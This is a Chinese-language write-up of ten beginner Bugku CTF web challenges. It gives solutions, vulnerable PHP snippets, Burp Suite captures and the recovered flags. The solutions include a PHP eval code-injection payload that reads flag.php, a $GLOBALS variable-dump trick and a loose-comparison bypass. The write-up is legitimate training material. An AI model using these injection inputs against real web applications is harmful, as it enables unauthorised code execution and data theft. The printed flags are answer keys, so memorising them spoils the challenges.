[CTF]Bugku Web Writeup (1)


原创

m3gaf0rce 于 2020-12-19 14:36:48 发布 57 收藏
分类专栏： CTF

题目：https://ctf.bugku.com/challenges/index.html

1. web1

直接F12。



2. web2

验证码只能输1位，直接F12，找到下面maxlength改成3，提交。

3. web3

```
$what=$_GET['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
```

flagflag{427c94c663107e417e75f74bddfad29a} flag{427c94c663107e417e75f74bddfad29a}


直接在URL后面加上?what=flag即可。

4. web4

这次换成了post。

```
$what=$_POST['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
```

用Burpsuite，post一个what=flag上去，得flag。



5. web5

```
$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{**********}';
}
1aflag{de3689afb68486ebad52c7495d72d608}
```

构造num=1a即可。

6. web6

直接上burpsuite，拉到response的最后，ascii解码。

Raw Headers Hex

```
GET / HTTP/1.1
Host: 114.67.246.176:11541
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:84.0) Gecko/20100101 Firefox/84.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q
=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Raw Headers Hex HTML Render

```
alert("□□□□");
alert("flag□□□□");
alert("□□□□");
alert("flag□□□□");
alert("□□□□");
alert("flag□□□□");
alert("□□□□");
alert("flag□□□□");
alert("□□□□");
alert("flag□□□□");
alert("□□□□");
alert("flag□□□□");
alert("□□□□");
alert("flag□□□□");
alert("□□□□");
<!--
&#102;&#108;&#97;&#103;&#123;&#52;&#54;&#97;&#97;&#57;&
#51;&#57;&#52;&#48;&#53;&#49;&#99;&#100;&#51;&#51;&#101
;&#99;&#99;&#54;&#52;&#56;&#57;&#101;&#53;&#52;&#55;&#4
8;&#101;&#56;&#49;&#50;&#54;&#125; --></script>
</head>
</html>
```


7. web7 你必须让他停下

这道题有问题吧？源码的意思是有个JavaScript会让他500毫秒自动刷新一下，然后有一个不可见的flag is here的提示，但是浏览器禁用了JavaScript之后也没看出有什么，结果还是直接在burpsuite里面看到了flag。

应该是禁止JavaScript后，随机刷新，刷新到了10.jpg之后，下面就能看到flag了（不是10.jpg的话就是“flag is here”的提示）。

Request

Raw Headers Hex

```
GET / HTTP/1.1
Host: 114.67.246.176:18866
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:84.0) Gecko/20100101 Firefox/84.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q
=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Sat, 19 Dec 2020 07:40:36 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.6
Vary: Accept-Encoding
Content-Length: 638
Connection: close
Content-Type: text/html

□<html>
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width,
initial-scale=1.0">
<meta name="description" content="">
<meta name="author" content="">
<title>Dummy game</title>
</head>

<script language="JavaScript">
function myrefresh(){
window.location.reload();
}
setTimeout('myrefresh()',500);
</script>
<body>
<center><strong>I want to play Dummy game with
others£¡But I can't stop!</strong></center>
<center>Stop at panda ! u will get flag</center>
<center><div><img src="10.jpg"/></div></center><br><a
style="display:none">flag{91e777899fde8cc0e1a4af3e9c816
d36}</a></body>
```


8. web8 文件包含

构造?hello=);echo file_get_contents('flag.php'

源码中即可看到flag。

```
<?php
    $flag = 'Too Young Too Simple';
    # echo $flag;
    # flag{70f1686869d463da9d201d050dc8b9db};
?><code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php
<br />    </span><span style="color:
<br />    </span><span style="color:
<br />    eval( </span><span sty
<br />    </span><span style="color:
<br /></span><span style="color: #0000BB">?&gt;</span>
</span>
</code>
```


* file_get_contents() 把整个文件读入一个字符串中。

9. web9 全局变量

直接加?args=GLOBALS。


flag In the variable ! <?php

```
error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
    $args = $_GET['args'];
    if(!preg_match("/^\w+$/",$args)){
        die("args error!");
    }
    eval("var_dump($$args);");
}
?>
```

array(7) { ["_GET"]=> array(1) { ["args"]=> string(7) "GLOBALS" } ["_POST"]=> array(0) { } ["_COOKIE"]=> array(0) { } ["_FILES"]=> array(0) { } ["ZFkwe3"]=> string(38) "flag{3b01cd06d42fc433c4715311da0be206}" *RECURSION* }

10. web10 头等舱

看Response。


Burp Suite Professional v1.6 - licensed to LarryLau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status Length MIME t... Extension Title
1 http://114.67.246.176:13403 GET / 200 394 HTML
Request Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Date: Wed, 20 Jan 2021 14:30:27 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.6
Flag: flag{8d7fc6bc346ac7332bf89cebb915da6e}
Vary: Accept-Encoding
Content-Length: 137
Connection: close
Content-Type: text/html
<html>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<pre>

□□□□□□

</html>
Type a search term
0 matches